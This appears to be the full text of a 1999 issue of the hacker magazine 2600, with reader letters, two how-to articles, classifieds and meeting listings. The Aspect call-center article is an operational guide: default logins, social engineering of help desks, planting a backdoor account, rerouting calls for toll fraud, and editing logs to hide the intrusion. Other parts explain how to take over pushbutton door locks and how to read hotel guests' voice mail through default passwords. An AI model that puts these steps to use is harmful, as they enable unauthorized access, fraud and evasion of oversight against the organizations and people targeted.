Congratulations to *2600* and to Outlawyr for the article in your Spring '99 issue. As a lawyer, I can say that it is one of the best practical descriptions that I have read. Keep up the good work!

hrm

Dear *2600*:

I've been a *2600* reader for a couple of years now and I've seen no better article than Outlawyr's "Guide to being Busted" in 16:1. The only criticism I have of the article is that it didn't give enough information for the reader to follow up the references to previous cases and decisions. Here's a list of relevant links:

U.S. Constitution: http://www.law.cornell.edu/constitution/constitution.table.html

Specific Cases:
http://www.findlaw.com/casecode/supreme.html
Searches by codes (ex 392 US 1) or names (Terry)

Grey Ghost

Dear *2600*:

The one thing I wish that Outlawyr had mentioned a little more strongly is that a lot of time, just looking like a perp can make you a perp. Conformity on the outside doesn't always mean conformity on the inside. One of the most successful skills that I feel a good hacker can learn is social engineering. Because if your appearance puts people at ease, you aren't a threat, and they might open up with that one piece of information that you need to get it all together. Think about it.

oolong

Dear *2600*:

I was at my local magazine stand, I picked up *2600* 16:1 for something "different" and I have to say I was totally blown away. I'm not quite sure what I expected,

but I didn't think your articles would be so well written and informative. It's not like I was expecting the whole magazine to be a bunch of l33t sp33K crap, but I was expecting a bunch of incomprehensible jargon. I think I learned more about computing last night than from ten issues of any Ziff-Davis publication (of course the subject matter was slightly different). I was also surprised and impressed that not every article had to do with "questionable" stuff. I'm not a hacker, but I do like knowing things and learning about new subjects, and your whole ethic of putting knowledge out in the open really appeals to me. So even though I will probably never use any of the techniques I read about, you've got a new reader.

First_Taciturn

Dear *2600*:

Is it a coincidence that your Editor-In-Chief's name is the same as one of the characters in the movie *Hackers*?

Zero Cool is no longer our editor. We're sorry for the confusion. Now don't ever speak of this again.

Dear *2600*:

In the News Items section of 26:1, you discuss area code overlays, and how soon we're all going to have to dial the AC, even when calling a number in the same AC. However, you are wrong to say that this is only being done in order to inconvenience everyone equally. I think it's to help out stupid people. Imagine you live in Philadelphia and have an area code of 610. You get a new line in your house and the area code is 484. Now every time you make a call, you have to think about which line you're on. Sure, it's easy for us, but your grandmother would get confused and frustrated very quickly.

Of course, like you said, this whole thing could have been avoided if they just used four digit area codes, like giving New York 2121, 2122, 2123, etc. Yes, that's one more number to dial, but the second digit of an area code would be guaranteed to be a 1 or a 0, so we wouldn't ever have to dial a 1 before the area code. I'll leave the proof as an exercise for the reader.

mgs21

Dear *2600*:

Did you have any trouble with the federal regulations people when you published nudity on your recent cover?

Fbred

No. Did you have any trouble when the drugs were off?

Dear *2600*:

I picked up my first printed copy of *2600* yesterday. I've read a few in the past when I thought I was "hacking" AOL by writing proggies in visual basic (I was OK - at least I used spi instead of sendkeys!) but this is the first time I actually bought one, and I can't describe how excited I was after reading it. I just got into real hacker stuff recently and kind of by accident. I installed Linux on my computer in an attempt to rid it of all Microsoft products and realized that *this* is what all those text files I read (and didn't understand) were talking about. So here I am. I've always found this sort of thing really interesting and it's a great form of direct action.

I've been in the punk community for quite some time now, and the idea of hacking and your zine goes along with my views so nicely its amazing I didn't get into it before. It seems hackers and punks are in the same boat in many different ways. For instance there's the stereotype that hackers are destructive people that break into computers with an intent to wreak havoc. The same is true with punks. When I say "punk" I'm referring to someone who is politically subversive and is involved in some way with changing the things we see as bad. We are not about "chaos" (anarchy maybe but that is *not* the same concept at all) or smashing shit up. I had no idea that this is one of the views held by some hackers. The parallels are endless. Also, the fight for Kevin Mitnick's freedom is a lot like punks' dedication to Mumia Abu-Jamal (http://www.mumia.org).

Finally in response to dfbsh's letter in issue 16:1, I think it's great that new people are getting into hacking. Don't get mad at them or call them lamers. *Teach them!* Yelling at them won't help anyone. Remember: we're all on the same side! Thanks again for a great zine.

xdissent

Dear *2600*:

I'm a new reader. I would like to write a letter to *2600*, but I don't know what to write about. Do you have a cool letter that you would like sent? How about some ideas for cool letters?

r0uter

You're a natural.

Advice

Dear *2600*:

Great magazine! Anyway, I just wanted to know how I could start my own newsletter. I want to distribute it around a few schools nearby and at *2600* meetings. How could I start one? Should I just type it up on my computer and print it 300 times then put it where the school newspaper goes?

LeeThuRp of HoC

This is one of the questions we're asked most frequently. The best advice we can give to any aspiring zine publisher is to focus on content and grow into your audience. If you look at our early issues, they were tiny but filled with material people were hungry for. As the years went on, we expanded. But we never could have started in the style we have now. We weren't ready for it then on many levels. For something like a school newsletter, the same basic rules apply. Make sure you have something to say. There's nothing more important. Once you have that, work on how you want it to look without draining your ebullition. Then figure out the cheapest possible way to get it printed and, before you know it, people will be hungry for it. Good luck.

Dear *2600*:

Over the past few days I have received three pieces of e-mail from someone who (1) claims we have met, (2) says they are a friend of my husband, and (3) suggests that I leave work early to meet them for a drink but I have no idea who it is and they will not tell me. All I have is an e-mail address (yahoo.com). My husband has a copy of your magazine and suggested that I write this letter. Is there any way I can find out who this is? I have tried searching yahoo. The mail is coming to my Lotus CCmail account at work and I suspect it is someone who works here but I cannot be sure. Are there any suggestions you can give me? I am starting to get a little spooked.

Karen

Obviously, this person is counting on you getting "spooked" while he plays this little game. If somebody did this to you over the telephone, you probably would dismiss it as a hoax and not consider meeting some total stranger somewhere. The fact that it's coming to you in e-mail doesn't change anything. Once you stop responding, the person will either go away or, if it's someone who works with you, they'll do something else to get your attention. If the person harasses you through e-mail, contact yahoo and they will take action.

Dear *2600*:

Just a quick tip to get rid of those annoying fucking popup ads on your Geocities pages. In the <BODY> tag, insert the following element:

onLoad="javascript: oldPop.close()"

So, a typical <BODY> tag might look like:

<body bgcolor="A9AA55" link="#FFFF00"
vlink="#FFFF00" alink="#0077DD"
onLoad="javascript: oldPop.close();">

The popup window will open, and then disappear as soon as the main page is loaded. Enjoy!

CorLan

Pure Stupidity

Dear *2600*:

On a recent visit to the Radisson Hotel in Sandusky Hotel I was amazed at the complete lack of security related to the guest voice mail system. Upon checking into the room I noticed the instruction sheet which had been prepared by the hotel. As I read further into it I couldn't believe they explained, in detail, how to access other guests' voice mail!

While the instructions on how to access your own voice mail from your own room are of no consequence, there were instructions on how to access your voice mail from other parts of the hotel. One simply has to dial 9011 from any phone in the hotel and you are connected to the hotel's automated voice mail attendant. There were house phones located throughout the hotel. The attendant asks for two things: the room number and the password. This could be a challenge but the instruction sheet explained that the password, by default, is the first four characters of the last name of the registered guest (Smith would become SMIT). It also had the alternate numbers for missing keypad letters. While you can change your password, I can't imagine more than a few people at any one time will have changed the default password. Hell, most of these people can't program their VCR. The system also allows for customization of the outgoing message. That could have some interesting implications. I'll let your minds run wild with that.

Unfortunately, I don't know the manufacturer of their system but Radisson hotels with voice mail are probably somewhat standardized for the (in)convenience of their guests.

pretzelboy

Reassurance

Dear *2600*:

OK I have some real serious stuff to tell but I need to be reassured that I can trust your company that you don't do this sorta thing just so you can turn people in then I will tell my very serious and true story for you but I must be reassured first please reply.

How can we lie to you? We published 2600 for 16 years just so you would finally walk into our little trap. Welcome.

General Weirdness

Dear *2600*:

I don't know if this would be of interest to anyone, but in the city of Kirkland, Washington there is a small computer glitch present in the phone system. Sometime between 8:30 and 9:30 at night, one half length ring occurs every night. What could this be?

ICON

This happens in many places, usually late at night. We understand it to be part of a daily test the phone companies do. It shouldn't result in an actual ring but rather a brief chirp that can only be heard on phones with electronic rings as opposed to bells.

Chutzpah

Dear *2600*:

Now here's an impressive claim! I got this e-mail from Aladdin Systems announcing some new products, including an encryption program, Aladdin Private File. The offer includes the claim that "Professional estimates say it would take roughly 12 *million* times the age of the universe to 'crack' information protected with Private File's full-strength encryption." Doesn't that make you feel all warm and fuzzy about using the Internet? Maybe the "professionals" made the estimate based on entering random passwords by hand? Or, maybe Aladdin needs new "professionals?"

Robin S
White Lake, MI

Since nobody really knows how old the universe is, this is quite a trick. Perhaps "encryption for dinosaurs" would be an apt slogan.

Send your letters to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953
or
letters@2600.com

Manipulating The Aspect

by HyTeK

Aspect is a manufacturer of Automatic Call Distribution Systems (ACD) or call center as they call it. It is basically another PBX with specialized functions. The architecture of the switch is fairly simple. It is based on a very scaled down version of AT&T System V Unix. On top of that is an Informix database, which holds every little piece of data on the switch. The only other piece is the Aspect developed user interface and call routing software. The hardware is pretty basic - built-in CSU/DSU's for ISDN or analog T1s. Everything you plug into the switch (i.e., phones (they call them telsets), circuits, and terminals) has dedicated cards. These cards plug into shelves and are controlled by a dedicated shelf controller card. All of these cards are tied together byÖ are you sitting downÖ Ethernet. Yep, standard 10base-2 Ethernet (guess what happens when you remove a terminator). This Ethernet bus also connects to the main processor boards: Processor, Ethernet card, and Terminal Control card. The main processor is a Motorola and has a SCSI hard drive and tape drive connected to it. The Ethernet card connects the switch to the customer's LAN. The Terminal Control card connects to VT-100 terminals.

Why should I read on?

You may be wondering "why do I care about some switch I've never heard of before?" Well... there are many holes in the system and the company itself. The biggest hole: all the passwords on every Aspect system in the world are the same for each software revision! A new software version comes out about 1-2 times a year and that is the *only* time the passwords change. You know the password to one system; you know it for every system. Where would I find one of those systems? I don't want to make it too easy for you but some of the *smaller* customers are the IRS and Delta Airlines. You call one of the 800 numbers to the IRS and you are going through an Aspect switch.

Tie This All Together

The main part of the system is the Aspect written user interface. This is just standard VT-100 but can be accessed using TCP/IP. The interface is all menu driven and can be learned by just about anyone in a few minutes. You have the option to shell out to Unix, but this doesn't have much of a "legitimate" use. To get the full use of this user interface you have to log into the switch. If you have access to one of the VT-100 terminals, you are just about in, if it's not logged in already. You want to be able to log in as god. All user ID's are the same as extensions that agents use to log into the telsets. The login is usually 9998 and can be 999x ñ 9999. This is the password that you must find out (get this later).

The other way is through the network. You can establish a normal telnet session with the switch, but this requires a few more passwords. Aspect provides a software package and a script to telnet into the switch easier. When you try and access the switch through the network, it checks your IP address against its HOSTS file - yeah, you read that right, just an ordinary HOSTS file in the normal directory.

The last way is through the dial up modem. There is a password to get past the modem security, but this is the same on all the Aspect systems as well. You can also attach a modem to a normal terminal port to make dialing in easier and not have to worry about a dial up password or Aspect catching someone dialing in on their modems.

Need Input

Aspect is based in San Jose, CA and prides themselves on system uptime. They have big help desks in San Jose and Atlanta. They can dial into any Aspect system in the world by using a four digit site ID number. Because of the dedication to uptime, the help desk people are very willing to help and very willing to provide information - all you need to know is the site ID number. Even if you don't have an ID number, remember, all you need is one password.

Most of the people in the help desks are not too bright. They are a fast growing company and will hire anybody for these positions. So, with a little social engineering, anything is possible. The most recent version of software is 7.0, so you probably want the 7.0 passwords. Passwords for the 999x login spell a word on the DTMF pad but from the terminal you need to enter the digits. All other passwords are words. They always like to use punctuation that means something (i.e., * translates as star, ~ translates to tilde). That should be more than enough to get you started.

I'm In!

Now that you are in, the system is yours. You should create another user and give it the same privileges as the 9998 user, which is called Technician. This will allow you an easy backdoor in. Now, what is the most useful thing a switch can do? Reroute incoming local calls or 800 numbers to an agent (or a long distance trunk).

All the call routing is done using Call Control Tables (CCTs). This is a very simple programming language using one-word commands and parameters. The nice thing is, the system will show you the choices of parameters you have. With a little bit of studying CCTs, you can write a 10 line program to let you dial a local or 800 number, enter a password with your touch tone phone, and be routed to an outbound long distance trunk. There will be a main CCT used to route incoming calls to agents. You can insert a few lines into the main CCT and be able to break out into a trunk. Something to try: most call centers are busy so you get hold music. Well, if you play hold music for the incoming calls, but at the same time are listening for a password, only you will know how to break out of the hold queue.

All other resources are managed by groups. Trunk groups are made for inbound trunks, local trunks, and long distance outbound trunks. Agents are divided into different groups to take different types of calls. Calls can be routed based on Dialed Number Identification Service (DNIS), or ANI. When using a CCT, you have to specify what trunk group the call will be coming in on, and on what group you want it to go out. Trunk groups are accessed by a number they are given but also have a description.

Covering Your Tracks

Any CCT you make or anything the CCT accesses will have to be given a name. Look around at what other CCTs and trunk groups are called and make up a name that goes along with the existing naming strategy. Keep in mind, people from Aspect and employees of the company that owns the switch will be in the switch looking around all the time. Any naming you do will be seen by everyone, but if it doesn't stick out, nobody will question it. After you write a new CCT, you have to load it into the system. This action is written to the logs, and can sometimes take a few minutes and use resources on the switch. Do this after hours! Log files are kept as text files in a /log directory. Vi is included in the system - edit the logs. There are nine log files. List them by date and edit the most recent one. Don't let anybody see that the CCTs have been loaded in the system. Any administrator who sees this will question what has happened.

Other Thoughts

Remember, the switch is connected to the network through Ethernet. The Ethernet card doesn't filter anything out. While 500 agents' phone calls are going through the internal Ethernet bus, all packets from the LAN are broadcast on the internal Ethernet also. What happens when the Ethernet is totally flooded?

Most on site work for Aspect is done by a company called Norstan. Norstan is the only company that is certified to work on these switches. Remember that the help desk people are pretty clueless, and they don't know everybody from Norstan.

Find out more info from www.aspect.com. The helpdesk number for Aspect is 800-541-7799.

And, as always, have fun and be careful.

This is provided as information only. Use at your discretion.

Pushbutton lock hacking

by Clawz

This article is about messing around with the Benton brand of T2 pushbutton locks. First, a quick overview. The locks come in two main models, the DL2700 and the DL2750 - the latter has a knob, the first comes with a handle. Handles are far more common due to handicap accessibility being required in some buildings.

These are the locks with a telephone like pad over the handle/knob, with the pound sign replaced by an AL figure. They are run off a set of 5 AA batteries. These batteries are mounted on the opposite side of the door. They are protected by... one Phillips head screw. More on this later. Codes for these doors can range from three to five digits, and assuming 10 number combinations - this is almost three million different combos. Also, these locks are virtually unpickable. They do have a key override, but those are usually on someone's keychain.

Now for the fun part. The only true way to hack these is to reset them and basically, take root on them! Here's how. One screw. Remove it. Remove a battery, and hit a few buttons to eliminate any existing power. Boom. No more memory registers. Now put the battery back in and close the door back up. The system has now been reset successfully.

A word about the codes for these doors. You select a *master* code first. This is used *not* to open the door (although it does) - but to program instead. The default master code after a reset is 12345. Use this and the door will open, but it also waits for programming as well. First, reset the master code. For example, I am going to use 8888. (I like four digit PINs) so I hit AL 1 AL 8888 AL 8888 and then I get six beeps. Success! Wait until the system locks back up (audible sound from engine spinning the lock) and try it. 8888 should open her right up. Now, let's program a code for *use* (remember, 8888 is the master). Now, since I chose a four digit master, *any* other codes will have to be four digits. Don't ask me why. These locks can hold up to 15 unique user codes (three banks of five users), plus the master and a management code. The 15th user code can be replaced with a "one time entry" code as well - great for service maintenance, etc.

Extended functions of these locks include full unlock and relock (open during business hours, lock again after hours), disabling banks of users, and re-enabling of banks of users. Also, the time the lock stays unlocked after a good code has been entered can be changed to anywhere from 5-20 seconds.

These locks are a ton of fun, but they require you to be inside the room to reset the master password using the above method. It goes without saying that if you reset the master code - or any code, whoever is in charge will find out pretty damn quick.

The default master code (12345) cannot be used for programming - it must first be reprogrammed.

http://www.2600.com

CODE	PROGRAM	REMARKS
New Master	AL 1 AL	Mandatory. Enter 3-5 digit code, then AL, enter same code again and listen for 6 beeps. Allows all functions.
Management	AL 2 AL	Enter same number of digits as master code. Allows all functions except Master Code, Management Code, and Passage.
User 1	AL 1 1 AL	Bank 1, User 1
User 2	AL 1 2 AL	Bank 1, User 2
User 3	AL 1 3 AL	Bank 1, User 3
User 4	AL 1 4 AL	Bank 1, User 4
User 5	AL 1 5 AL	Bank 1, User 5
User 6	AL 2 1 AL	Bank 2, User 1
User 7	AL 2 2 AL	Bank 2, User 2
User 8	AL 2 3 AL	Bank 2, User 3
User 9	AL 2 4 AL	Bank 2, User 4
User 10	AL 2 5 AL	Bank 2, User 5
User 11	AL 3 1 AL	Bank 3, User 1
User 12	AL 3 2 AL	Bank 3, User 2
User 13	AL 3 3 AL	Bank 3, User 3
User 14	AL 3 4 AL	Bank 3, User 4
User 15	AL 3 5 AL	Bank 3, User 5
Service	AL 3 AL	1 time entry, replaces User 15
	AL 4 1 AL	Re-enable Bank 1
	AL 4 2 AL	Re-enable Bank 2
	AL 4 3 AL	Re-enable Bank 3
	AL 4 4 AL	Re-enable Banks 1-3
	AL 4 5 AL	Unlock time - enter "1" for 5 seconds, "2" for 10 seconds, "3" for 15 seconds, "4" for 20 seconds.
	AL 4 AL	Enable passage - use master code only.
	AL 5 AL	Disable passage - use master code only.
	AL 5 1 AL	Disable Bank 1
	AL 5 2 AL	Disable Bank 2
	AL 5 3 AL	Disable Bank 3
	AL 5 5 AL	Disable Banks 1-3 - total user lockout

All users must be the same number of digits as the master code. To disable, enter master or management code, then program address (with no entry code), allow to relock. ☎

Broad Band From p. 17

of bandwidth would be comparable to the standard 56K modem. I am sure that bandwidth limitations would vary, due to soil content and related factors.

What would a total ground based communications system cost?

If you were to scrounge enough, you could probably assemble the necessary hardware for less than $200.00 (both the send and receive portion, or a complete system).

Unlike standard RF communications, ground communications is not affected by atmospheric anomalies or propagation. Unlike the telephone system, your ground wave communications link would never be "Out of service."

Happy experimenting.

2600 Marketplace

Happenings

DEF CON 7.0 is July 9-11 in Las Vegas! We take over the entire Alexis Park Hotel right near the four Corners of the strip! How crazy will it get when we have our own hotel? All kinds of events planned - the traditional Spot the Fed contest, the Lopht's ICP/IP drinking game, Capture the Flag hacking network, high speed net access, live DJ's and bands, and maybe even some inflatable bustling Sumo misfits! Cost is $40 at the door, hotel rooms are $79 a night. Ages 18 and over can rent a room this year and you can pack up to 4 people to a room. Call the Alexis Park for reservations at (800) 582-2228 and mention you are with the DEF CON group to get the cheaper room rate. For more info: www.defcon.org or dhangent@defcon.org or DEF CON, 4626 University Way NE #7, Seattle, WA 98105 or (206) 678-9578 or BBS-stuff on EFNet.

CHAOS COMMUNICATION CAMP. Ten Rendezvous. A three day hacking experience near Berlin, Germany. August 6, 7, 8. http://www.ccc.de/camp.

H2K. That's right. Hope 2000. Check www.h2k.net or join the planning committee by emailing majordom@2600.com and typing Subscribe h2k as the first line of your mail. Right now all we know is: New York, Summer 2000. Help make it happen.

For Sale

HACKERS HEAVEN. $5 disk full of phreaking files. $15 CD 600 mb full of hacking and phreaking files. Anarchy Cookbook 99 $15. Send all orders to Edgar Balagyan, 702 Palm Dr. #107, Glendale, CA 91202.

HTTP://PADLOS.COM since 1995, providing alternative tools for living at can't-beat-'em prices. ID checking guide, MCI auto-scan, switchblades (domestic and foreign), banned airguns, lockpicking tools, you get the idea. Stop getting gouged and have your satisfaction assured. Free gift with every order - check us out today! "We support the Y2K crisis"

Y2K MUST HAVES: Tired of all the Y2K hype? Or do you want to show you survived it with a grin? If you answered yes to either you need to order your "Y2K - Just hype it" t-shirt or your "I Survived the Y2K Bug" t-shirt. These white with black print shirts are a must have for all hackers etc. to show your true feeling of Y2K. We also offer a "Life is a Progress Indicator" t-shirts for all computer users who know what it means to spend hours and hours in front of the screen. To order: Please specify which shirt(s) you would like and quantity. They come in L or XL for only $16 plus $4 S&H. Please send check or money order with mailing address payable to: Curt Baker, PO Box 50425, Sparks, NV 89435. Allow 4-6 weeks for delivery.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $30 ppd. Forbidden Subjects CD-ROM (300 mb of hacking files) $12 ppd. Disappearing Ink formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $6 ppd. How to build an automatic knife (switchblade) from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

PEOPLE WITH ATTITUDE. Check out the political page at the Carnivia Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/carnivel99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Carnivia Books D-193, 134 Goodburlet Road, Henrietta, NY 14467.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who Hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 619, 386-931 Yates St., Victoria, BC Canada V8W 4X9. Get yours!

HACKERS BIBLE ON CD-ROM. Get everything you wanted to know or check on stuff you already do. $20 postage included to: D.A.E., Dept. 2600, 21607 Beech Ave., West Palm Beach, FL 33410. Make checks or money orders out to CASH or I.R.O. For list of other hot titles, send $1 to above.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ON1 L1W 6P7, Canada.

ORDER MY BOOK: *Y2K & YOU.* There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefit just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welch, 12835 Pigeon Pass Rd., Ste. D-1 408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Chashire Catalyst-approved. Specify L/XL. Send payment to TAP, 75 Willett St. 1F, Albany, NY 12210.

INFORMATION IS POWER! Get our catalog of information: manuals, programs, files, books, and videos for $1 US. Membership forms included with the catalog for monthly up-to-date information and benefits not available anywhere else. Stay informed, stay educated, stay ahead of the technology curve. Legit and recognized world-wide. SoftMISC, Box 573, Long Beach, MS 39560.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 15 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Stanmore, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lyclos Press for $38. second check or money order for $5 payable to Rebo Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lyclos Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1307, Boulder, CO 80307 and by special order from Barnes and Noble.

Help Wanted

I AM LOOKING FOR ASSISTANCE in cracking alphanumeric password protected MS Access files. Please send all info to laptop300@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (The White House Communication Agency), I will be happy to lend assistance with copies (or fax) of all ground fiber (T1 through OC12) in DC metropolitan area or other documents.

PROFIT FROM YOUR TALENT. Hacker wanted for lucrative assignment. Privacy assured. Experienced, serious hackers only. No newbies. Contact: S. Brophy, 294 Riverside Dr. 5D, New York, NY 10025, (212) 864-0548.

NEW, COOL WEB AND PRINT MAGAZINE. It will be the Time/Life, People, Spin for generations X, Y, and Z. Looking for writers on all subjects or anything of interest. E-mail jobs@ahyrotmag.com. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

Wanted

NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail notcarpio@iname.com for list or details.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at nemesis26@hotmail.com or icq 31693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

NO PRETEXTS! 100% LEGAL! Free non pub/unlisted numbers. Free employment locates. Free recorded message - 24 hours. 1-800-555-5125 Ext. 92600.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (800) 985-5593 or (415) 586-5591 or omar@alumni.stanford.org or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. All consultations strictly confidential. Free in-person consultation in San Francisco for 2600 readers.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Nunes, Attorney at Law, at (916) 265-8602 or CyberLaw@dnunes.com. Extensive computer and legal background.

Personal

NICE, CARING SCIENTIST NEEDED to help me learn programming languages. I'm in the Georgia Charm Gang, but I'm OK. 36 yr old WM, 5'. br/hazel 5'11" 175 lbs. Rob Reynolds #342777, Hancock State Prison, PO Box 339, Sparta, GA 31087.

LOOKING FOR WOX. I am looking for a lost hack/phreak friend who lives in the New York area but lived near South Beach (Miami) for a while in 1995. He had a black VW Jetta. He went by WOX, short for Exodus or something. I need to find out some part info we discussed. E-mail wox@whyrotmag.com if you can help.

DESPERATELY SEEKING CORRESPONDENCE. It is hard to soar with eagles when you are surrounded by dodos. I am the only coder in a prison of over 1,000 men. This is a sentence of "death by narrow bandwidth." I need mental stimulation! Will freely discuss ideas for a NEW trojan horse on which I've been working. Any and all letters will be greatly appreciated. Feel free to post this ad anywhere you deem appropriate. David Marsh #145861, 1960 US Hwy 41 South, Marquette, MI 49855.

IN MEMORY OF SOFTKILL, the hacker who caused the Unabomber juniors to be anonymous by posting personal information about witnesses to at fan unabomber along with "a fun game of can you scare the Unabomber witness." Not the greatest hacker but a great guy who would want to be remembered for what he called "the best thing to happen from something juvenile and irresponsible." Upset over not being included in a recent Unabomber book called "Desire to Kill" he ended his own life. We will miss him.

IN DESPERATE NEED OF FRIENDS AND MENTORS. I've been in prison going on 10 years and facing several more. I'm locked in a single man cell for 23 hours a day with no access to getting a better education except through free world help. Any and all correspondence will be greatly appreciated. Feel free to post this anywhere you deem appropriate. Ian D. Fields #524734, Hughes Unit, Rt. 2, Box 4400, Gatesville, TX 76597.

MY STARVING BRAIN IS STILL TRAPPED in a big federal prison with 1,300 nuts and nuts so I am asking you to help me escape (boredom and insanity) by mailing me any computer-related material you can spare. Sending me stuff (or even a short shout to say hi) is guaranteed to bring you good luck and a copy of my informative paper, "Proctor Prophecy," chock-full of humor, observations, and gleanings. Special request: I am seeking H/P correspondents in Richmond, VA and Palm Beach, FL. Tom Proctor, FCI 28204-004, Petersburg, VA 23804 (after 1/25/99 c/o 202 West Marshall Street, Richmond, VA 23220).

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.dir.net or www.municipalcorp.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking 2600 staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #04476-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/Brazilbycot

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/1/99.

2600 MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Main & Alameda inside main entrance by bank of phones. Payphones: (213) 972-9139, 9520; 626-9023, 9024.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Place (inside). Payphones: (415) 398-6808, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 & Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Haven Gourmet & Panda Express. Payphones: (407) 895-5218, 7373, 4640; 896-8708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 6 pm.

Idaho

Pocatello: College Market, 804 South 6th Street.

Illinois

Chicago: Screens, 2712 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 803 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Rouse & Swenson's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9622, 9626, 9638, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8768, 8778, 8853 - good luck getting around the center.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6982, 6583, 6584, 6585, try to bypass the center.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: ExCelsia, Highway 40 & Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Moe Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sharro. 5-8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-5935, 9961, 9978, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

